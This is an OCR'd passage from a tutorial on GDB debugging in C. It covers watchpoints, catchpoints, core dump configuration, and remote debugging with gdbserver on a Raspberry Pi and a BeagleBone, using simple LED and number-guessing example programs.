


Figure 2.60 – Delete a breakpoint in GDB

— **disable breakpoints :**

```
(gdb) disable breakpoint_position
```




Figure 2.61 – Disable a breakpoint in GDB

— **enable breakpoints :**

```
(gdb) enable breakpoint_position
```

2.3.2.2 Watchpoints :

can monitor a variable (read and write) and reports its status.

— **watch command :** tells GDB to stop when a variable has been written (**Figure 2.62**).

```
(gdb) watch myVaribale
```




Figure 2.62 – Setting a write watchpoint in GDB

— **rwatch command :** tells GDB to stop when a variable has been read (**Figure 2.63**).

```
1 (gdb) rwatch myVaribale
```




Figure 2.63 – Setting a read watchpoint in GDB

— **awatch command :** tells GDB to stop when a variable has been written or read (**Figure 2.64**).

```
1 (gdb) awatch myVaribale
```




Figure 2.64 – Setting a read/write watchpoint in GDB

2.3.2.3 Catchpoints :

report events like *fork*, *signal reception* (SIGUSER1,SIGALRM, ..., etc) and *exceptions*.
To get a deeper understanding, let's create a program that forks another process :

1. **gdb-catchpoints.c :** The following program creates another process using the fork (which is a function wrapper around the clone syscall) :

```c
#include <stdio.h>
#include <stdlib.h>
#include <sys/types.h>
#include <unistd.h>

int main(){

    pid_t pid;
    pid = fork();

    if (pid > 0)
        printf("I am process %d and my child's pid=%d!\n",getpid(), pid);
    else if (!pid)
        printf ("Hello, I'm the child process!\n");
    else
        perror("fork cannot be made");

    return EXIT_SUCCESS;
}

```

If We execute the above code, we will get the output in **Figure 2.65**.




FIGURE 2.65 – Process forking in linux

2. **Catching process creation using GDB :** We can issue the following command in GDB :

```
(gdb) catch fork
```

The result is shown in **Figure 2.66**. Notice that GDB stopped when a fork event was fired.




FIGURE 2.66 – Catching process forking using GDB

3. **Catching process syscalls :** We can trace system calls with GDB, it is enough to write the following command to catch all the syscalls of a given program :

```
(gdb) catch syscalls
```

We can test the above command on our program (**Figure 2.67**).




FIGURE 2.67 – Catching syscalls using GDB

Note : We can trace a particular syscall using GDB, this link `https://filippo.io/linux-syscall-table/` provides the list of syscalls and their corresponding number. We can trace the « exit_group »syscall as shown in **Figure 2.68**.




FIGURE 2.68 – Catching exit_group syscall using GDB

2.3.3 File core dump

When a userspace application was terminated abnormally (due to a segmentation fault for example), the system saves the content of the virtual memory space of the program at the instant of termination for post analysis, those files are known as *Core Dumps*.

2.3.3.1 Enabling file core crash

core dumping is not available by default and it has to be enabled. The **Figure 2.69** shows the limit resources affected to my account. We can clearly see that « Core file size = 0 », meaning that **core dumps will not be created in case of**




FIGURE 2.69 – Viewing the limits associated with my account

application crash.
Hopefully, we can change this easily as show in **Figure 2.70**.




FIGURE 2.70 – Enabling core dump in my account

Important remark : always check if the core dumps were enabled using « ulimit -a »even after you changed the limits.

Note : We can set the maximum size limit (to a specific number) of a core dump file as follow :

```
1                    $ ulimit -c 1024
```

2.3.3.2 Core crash generation

If you have enabled the core crash, We can run a buggy program and linux will generate a core dump in case of abnormal behaviour.
As an example, let's take a example of dereferencing a **NULL pointer** in C/C++ :

```c
#include <stdio.h>
#include <stdlib.h>

int main(){

    *(int *)NULL = 0;

    printf("SMILE, This is a dereferenced NULL pointer!!\n");

    return EXIT_SUCCESS;
}
```

If you run the above code, you will have a segmentation fault but also a *dump file*(**Figure 2.71**).




FIGURE 2.71 – Generation of a core dump file after deferencing a NULL pointer

2.3.3.3 File crash core analysis

GDB can be used to analyse the userspace crash dump files, all We have to do is to launch GDB as follow :

```
# gdb ./myProgram <coreFile>
```

Let's apply this on our generated core dump file as shown in **Figure 2.72**. We can see that GDB recognised the problem




FIGURE 2.72 – Analysis of a core dump file using GDB

when we executed it, and it points to the faulty line which line 6.
You can also dump the stat of the registers, memory and even get a backtrace (command : bt) as demontrated in **Figure 2.72**.

Remember : Your binary executable file must have been compliled with -g option, otherwise GDB is near to be useless.

2.3.3.4 Custumizing the name of the core file

The default name of the core files is « core », but some problems may rise :

— We may have multiple core files in such a way we cannot differentiate which core dump belongs to a particular application.
— If an application crashes multiple times, then the new core file will overwrite the old one.

Linux provides two files to custumize the naming convetion of the core dumps.

1. **/proc/sys/kernel/core_uses_pid :** this generates a core dump file named « core.pid », where pid is the identifier of the process being terminated. We can enable this feature by :

```
# echo 1 > /proc/sys/kernel/core_uses_pid
```

If you have a dump file that is created by your system, then it should look like the **Figure 2.73**




FIGURE 2.73 – Generation of a core dump file with a name core.pid

You can disable this option at any time by :

```
# echo 0 > /proc/sys/kernel/core_uses_pid
```

Important : the « core.pid »format is not always appropriate because pids are not consistent. We must parse the log files to find what was once the process name executable corresponding to the pid.

2. **/proc/sys/kernel/core_pattern :** this option offers more control over the core dump files. We can include the following detail in the name of the core dump :
Example : let's save a core dump file with the naming format :
« core.hostName.executableFileName.processID.timestamp »(see **Figure 2.74**).

```
# echo core.%h.%e.%p.%t > /proc/sys/kernel/core_pattern
```




FIGURE 2.74 – Changing the filename of core dump using core pattern

Note : The core pattern file allows to change the location of the core dump (by default it is saved on the directory of the executable). If you want to do that, you just have to add the path of the location after the echo as follow :

```
# echo /myFolder/core.%h.%e.%p.%t > /proc/sys/kernel/core_pattern
```

As a result, the core file will be stored in the folder called *myFolder*.

2.3.4 Local Debugging using GDB

Up to this stage, We only did local debugging using GDB. In other words, *GDB and the program that we want to debug are on the same machine.*
We can summarize the steps required to debug a local program using GDB as follow :

— Compile your binary using -g option :

```
$ gcc myProgram.cpp -o myProgram -g
```

— Launch GDB : it's time to start GDB and explorer our executable :

```
$ gdb ./myProgram
```

Let's experiment on a Beaglebone black Wireless :

— **ledBlinkeUser.c :** this is a blinkLed example which changes the state of LED_USR0 :

```
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <time.h>

int main(int argc, char *argv[]){
  int blinkTime=0;
  if(argc!=2){
    printf("Usage ./ledBlinkUser blinkTime\n");
    exit(EXIT_FAILURE);
  }
  blinkTime= atoi(argv[1]);
  while(1){
    system("echo 255 > /sys/class/leds/beaglebone:green:usr0/brightness");
    usleep(blinkTime);
    system("echo 0 > /sys/class/leds/beaglebone:green:usr0/brightness");
    usleep(blinkTime);
  }
  return EXIT_SUCCESS;
}
```

— **Compile source code :** We must always include debugging symbols in order to use GDB (**Figure 2.75**).

```
root@beaglebone:~# gcc ledBlinkUser.c -o ledBlinkUser -g
root@beaglebone:~#
```

FIGURE 2.75 – Compile ledblink with debugging symbols

— **Launching a GDB session :** We can launch GDB on the executable file and pass it blink speed as a parameter using *start* command (**Figure 2.76**).

```
root@beaglebone:~# gdb -q ./ledBlinkUser
Reading symbols from ./ledBlinkUser...done.
(gdb) start 5
Temporary breakpoint 1 at 0x104a2: file ledBlinkUser.c, line 7.
Starting program: /root/ledBlinkUser 5

Temporary breakpoint 1, main (argc=2, argv=0xbefffd44) at ledBlinkUser.c:7
7               int blinkTime=0;
(gdb)
```

FIGURE 2.76 – Lanching GDB session on blinkLed Program

— **Setting breakpoints :** It's time to apply what we learnt from the previous sections, let's set a breakpoint on the *usleep* function as shown in **Figure 2.77**.

```
(gdb) break usleep
Breakpoint 2 at 0xb6f62e2e
(gdb) c
Continuing.

Breakpoint 2, 0xb6f62e2e in usleep () from /lib/arm-linux-gnueabihf/libc.so.6
(gdb) c
Continuing.

Breakpoint 2, 0xb6f62e2e in usleep () from /lib/arm-linux-gnueabihf/libc.so.6
(gdb) c
Continuing.

Breakpoint 2, 0xb6f62e2e in usleep () from /lib/arm-linux-gnueabihf/libc.so.6
(gdb)
```

Figure 2.77 – Setting breapoints in blinkLed program using GDB

2.3.5 Remote userland debugging

Local debugging is not always an option and may not be possible especially for embedded devices. Those systems have fewer capabilities, a reason that leads us to remote debugging.

2.3.5.1 Remote debugging with Raspberry PI 3

The following C program generates a random number, invites the user to try guessing it. The program compares between the generated number and the one from the user to give some hints(whether or not it more or less).

```
1  #include <stdio.h>
2  #include <stdlib.h>
3  #include <time.h>
4  #define NUMBER_MAX 100
5  #define NUMBER_MIN 1
6
7
8  #define CNRM  "\x1B[0m"
9  #define CRED  "\x1B[31m"
10 #define CGRN  "\x1B[32m"
11 #define CYEL  "\x1B[33m"
12 #define CCYN  "\x1B[36m"
13
14 int generateRandom();
15 void compareNumbers(int numberGenerated, int numberUser);
16
17 int main(){
18   int numberGenerated=0, numberUser=0, number_of_tries=0;
19   printf("\n-----------------------------------------------------------\n");
20   printf("----------------------Guess my number----------------------\n");
21   printf("-----------------------------------------------------------\n");
22   srand(time(NULL));
23   numberGenerated = generateRandom();
24
25   do{
26
27     printf("\n%sPlease choose a number between 0 and 100 : ",CYEL);
28     scanf("%d",&numberUser);
29     number_of_tries+=1;
30     compareNumbers(numberGenerated,numberUser);
```

```
31
32    } while(numberGenerated!=numberUser);
33
34    printf("\n%sNumber of tries : %d\n",CNRM, number_of_tries);
35
36    return EXIT_SUCCESS;
37  }
38
39  //Function to generate a pseudo-random number between NUMBER_MIN and NUMBER_MAX
40  int generateRandom(){
41    return (rand() % (NUMBER_MAX - NUMBER_MIN)) + NUMBER_MIN;
42  }
43
44  void compareNumbers(int numberGenerated, int numberUser){
45
46    if(numberGenerated>numberUser){
47      printf("\n%sThe number is greater!\n",CRED);
48    } else if(numberGenerated<numberUser){
49      printf("\n%sThe number is smaller!\n",CCYN);
50    } else {
51      printf("\n%sCongratulations!!!!!!!!!!!You got it!\n",CGRN);
52    }
53
54  }
55
```

Remote connection can be made using one of the two following ways :

1. **gdbserver debug through serial communication :**

General settings of serial communication

GDBserver on the target

$ gdbserver /dev/serial-channel ./myProgram

GDB Client - Linux machine side

$ gdb ./myProgram

$ (gdb) target remote /dev/serial-channel

Let's practice on our example :

(a) **Raspberry PI 3 :** We will start Gdbserver on port 4000 (You can choose any other port) as shown in **Figure 2.78**.

```
1    $ gdbserver /dev/ttyAMA0 ./rpi-number-guess
```

```
pi@raspberrypi:~$ gdbserver /dev/ttyAMA0 ./rpi-number-guess
Process ./rpi-number-guess created; pid = 488
Remote debugging using /dev/ttyAMA0
```

FIGURE 2.78 – Raspberry PI 3 - Remote debugging GDB/GDBserver over Serial com

(b) **Linux desktop machine :** We must use a cross platform GDB ; otherwise, you may have unpredictable errors.

```
1    $./arm-none-eabi-gdb -silent ./rpi-number-guess
2    $ (gdb) target remote /dev/ttyUSB0
```

2. **gdbserver debug through ethernet :**

General settings of ethernet communication

GDBserver on the target

$ gdbserver :<portNumber> ./myProgram

GDB Client - Linux machine side

$ gdb ./myProgram

$ (gdb) target remote ip_address_gdbserver_machine :<portNumber>

Let's practice on our example :

(a) **Raspberry PI 3 :** We will start Gdbserver on port 4000 (You can choose any other port).

```
1 $ gdbserver :4000 ./rpi-number-guess
```

The result of the above command is shown in **Figure 2.79**

FIGURE 2.79 – Starting gdbServer on Raspberry PI 3

(b) **Linux desktop machine :** Launch a gdb session from a linux machine and connect to the target as shown in **Figure 2.80**

```
1 $ ./arm-none-eabi-gdb -silent ./rpi-number-guess
2 $ (gdb) target remote ip_address_raspberryPI:4000
```




FIGURE 2.80 – Rasbperry PI 3 - Remote debugging GDB/GDBserver over Ethernet

At this point, you mus see in the Raspberry Pi side a message like the following :

```
1 Remote debugging from host ip_address_host_GDB
```

Now you can place breakpoints, play around or even display the generated number as shown in **Figure 2.81**.

```
(gdb) break compareNumbers
Breakpoint 1 at 0x10750: file rpi-number-guess.cpp, line 46.
(gdb) continue
Continuing.

Breakpoint 1, compareNumbers (numberGenerated=1, numberUser=5)
    at rpi-number-guess.cpp:46
46      rpi-number-guess.cpp: Aucun fichier ou dossier de ce type.
(gdb) bt
#0  compareNumbers (numberGenerated=1, numberUser=5)
    at rpi-number-guess.cpp:46
#1  0x00010698 in main () at rpi-number-guess.cpp:30
(gdb) continue
Continuing.

Breakpoint 1, compareNumbers (numberGenerated=1, numberUser=1)
    at rpi-number-guess.cpp:46
46      in rpi-number-guess.cpp
(gdb) continue
Continuing.
[Inferior 1 (process 564) exited normally]
(gdb)
```

FIGURE 2.81 – Displaying backtraces on Raspberry PI 3 using GDB/GDBserver over Ethernet

2.3.5.2 Remote debugging with Beaglebone black Wireless

We are going to write a C code to reproduce the blinking leds effect of the famous car k2000. The beaglebone has 4 leds, each controlled by a set of files. The animation should look like **Figure 2.82**.




FIGURE 2.82 – K2000 animation leds

The following C program implements the above logic (We tried to be as simple as possible in the code so there were no optimization) :

```
1  #include <stdio.h>
2  #include <stdlib.h>
3  #include <unistd.h>
4  #define MAX_LED 3
5
6  void setTriggerNone(char *fileToWrite){
7      FILE *openFileToNOne = NULL; //declare pointers
8
9      char noneTrig[] = "none";
10     openFileToNOne = fopen (fileToWrite, "w");
```

```
11      if(openFileToNOne!=NULL){
12        //fwrite (noneTrig, 1, sizeof(noneTrig), openFileToNOne);
13        fprintf(openFileToNOne,"%s",noneTrig);
14        fclose (openFileToNOne);
15      } else{
16     printf("\nCannot Open File : %s \n",fileToWrite);
17      }
18 }
19
20 void setTriggerTimer(char *fileToWrite){
21
22      FILE *openFileToTimer = NULL; //declare pointers
23      char timerTrig[] = "timer";
24      openFileToTimer = fopen (fileToWrite, "w");
25      if(openFileToTimer!=NULL){
26        //fwrite (timerTrig, 1, sizeof(timerTrig), openFileToTimer);
27        fprintf(openFileToTimer,"%s",timerTrig);
28        fclose (openFileToTimer);
29      } else{
30     printf("\nCannot Open File : %s \n",fileToWrite);
31      }
32 }
33
34
35 void setDutyCycleHigh(char *fileToWrite, char *highDuty){
36
37      FILE *openFileDutyCycle = NULL; //declare pointers
38
39      openFileDutyCycle = fopen (fileToWrite, "w");
40      if(openFileDutyCycle!=NULL){
41        //fwrite (highDuty, 1, sizeof(highDuty), openFileDutyCycle);
42        fprintf(openFileDutyCycle,"%s",highDuty);
43        fclose (openFileDutyCycle);
44      } else{
45     printf("\nCannot Open File : %s \n",fileToWrite);
46      }
47 }
48
49 void setDutyCycleLow(char *fileToWrite, char *lowDuty){
50      FILE *openFileDutyCycle = NULL; //declare pointer
51      openFileDutyCycle = fopen (fileToWrite, "w");
52      if(openFileDutyCycle!=NULL){
53        //fwrite (lowDuty, 1, sizeof(lowDuty), openFileDutyCycle);
54        fprintf(openFileDutyCycle,"%s",lowDuty);
55        fclose (openFileDutyCycle);
56      } else {
57     printf("\nCannot Open File : %s \n",fileToWrite);
58      }
59 }
60
61 void setHLed(char *filePath,char *highDuty,char *lowDuty){
62   char pathToTrigger[250];
63   sprintf(pathToTrigger,"%s%s",filePath,"trigger");
64   setTriggerNone(pathToTrigger);
65
66   setTriggerTimer(pathToTrigger);
67   sprintf(pathToTrigger,"%s%s",filePath,"delay_on");
68   setDutyCycleHigh(pathToTrigger,highDuty);
69
70   sprintf(pathToTrigger,"%s%s",filePath,"delay_off");
71   setDutyCycleLow(pathToTrigger,lowDuty);
72
73 }
74
```

```
75 void countMove(int slidingCounter,char *highDuty,char *lowDuty, long delayTime){
76
77   switch(slidingCounter){
78     case 0 :
79       setHLed("/sys/class/leds/beaglebone:green:heartbeat/",highDuty,lowDuty);
80       usleep(delayTime);
81       setTriggerNone("/sys/class/leds/beaglebone:green:heartbeat/trigger");
82       printf("count %d ==> file = %s\n",slidingCounter,"/sys/class/leds/beaglebone:green:heartbeat/");
83      break;
84     case 1 :
85       setHLed("/sys/class/leds/beaglebone:green:mmc0/",highDuty,lowDuty);
86       usleep(delayTime);
87       setTriggerNone("/sys/class/leds/beaglebone:green:mmc0/trigger");
88       printf("count %d ==> file = %s\n",slidingCounter,"/sys/class/leds/beaglebone:green:mmc0/");
89     break;
90     case 2 :
91       setHLed("/sys/class/leds/beaglebone:green:usr2/",highDuty,lowDuty);
92       usleep(delayTime);
93       setTriggerNone("/sys/class/leds/beaglebone:green:usr2/trigger");
94       printf("count %d ==> file = %s\n",slidingCounter,"/sys/class/leds/beaglebone:green:usr2/");
95      break;
96     case 3 :
97       setHLed("/sys/class/leds/beaglebone:green:usr3/",highDuty,lowDuty);
98       usleep(delayTime);
99       setTriggerNone("/sys/class/leds/beaglebone:green:usr3/trigger");
100      printf("count %d ==> file = %s\n",slidingCounter,"/sys/class/leds/beaglebone:green:usr3/");
101    break;
102  }
103
104
105 }
106
107 int main(int argc,char *argv[]){
108   int directionOfAnimation=1;
109   int counterLed = 0;
110   long timeTODelay=1000000;
111   if(argc<3 && argc>4){
112     printf("\ninvalid parameters!\n");
113     exit(-1);
114   }
115
116   if(argc==4)
117     timeTODelay = strtol(argv[3], NULL, 10 );
118
119   while(1){
120     if(directionOfAnimation){
121
122       countMove(counterLed,argv[1],argv[2],timeTODelay);
123       counterLed++;
124       if(counterLed==MAX_LED)
125         directionOfAnimation=0;
126     }
127
128     else{
129       countMove(counterLed,argv[1],argv[2],timeTODelay);
130       counterLed--;
131       if(counterLed==0)
132         directionOfAnimation=1;
133     }
134   }
135
136
137
138   return 0;
```

```
139 }
140
141
142
```

We can take an existing toolchain, without having to cross compile the source. We can choose the *linaro-toolchain* available on this page : `https://launchpad.net/linaro-toolchain-binaries/trunk/2012.10` (make sure to download gcc-linaro-arm-linux-gnueabihf-4.7-2012.10-20121022_linux.tar.bz2). We will need two programs in the toolchain :

- bin/arm-linux-gnueabihf-gdb (to be used on the linux machine)
- arm-linux-gnueabihf/debug-root/usr/bin/gdbserver (to be copied on beaglebone)

— **gdbserver debug through serial communication :** We can start gdbserver as shown below :

1. **Beaglebone Black Wireless :**

```
1   $ sudo gdbserver /dev/ttyS0 ./led2000
```

The output of the above command is shown in **Figure 2.83**




FIGURE 2.83 – Launching gdbserver over Serial communication - Beaglebone black wireless

2. **Client side - Linux machine :** Linaro arm gdb requires some dependecies on the linux desktop before using it as shown below :

```
1   $ sudo apt-get install libncurses5:i386 libncurses5
2   $ sudo apt-get install lib32stdc++6
3   $ sudo apt-get install zlib1g:i386
4   $ sudo arm-linux-gnueabihf-gdb -q ./led2000
5   $ (gdb) target remote /dev/ttyUSB0
```

— **gdbserver debug through ethernet :**

1. **Beaglebone Black Wireless :**

```
1   $ gdbserver :4000 ./led2000
```

2. **Client side - Linux machine :**

```
1   $ ./arm-none-eabi-gdb -silent ./led2000
2   $ (gdb) target remote ip_address_Beaglebone_black:4000
```

2.3.6 Graphical user interface GDB

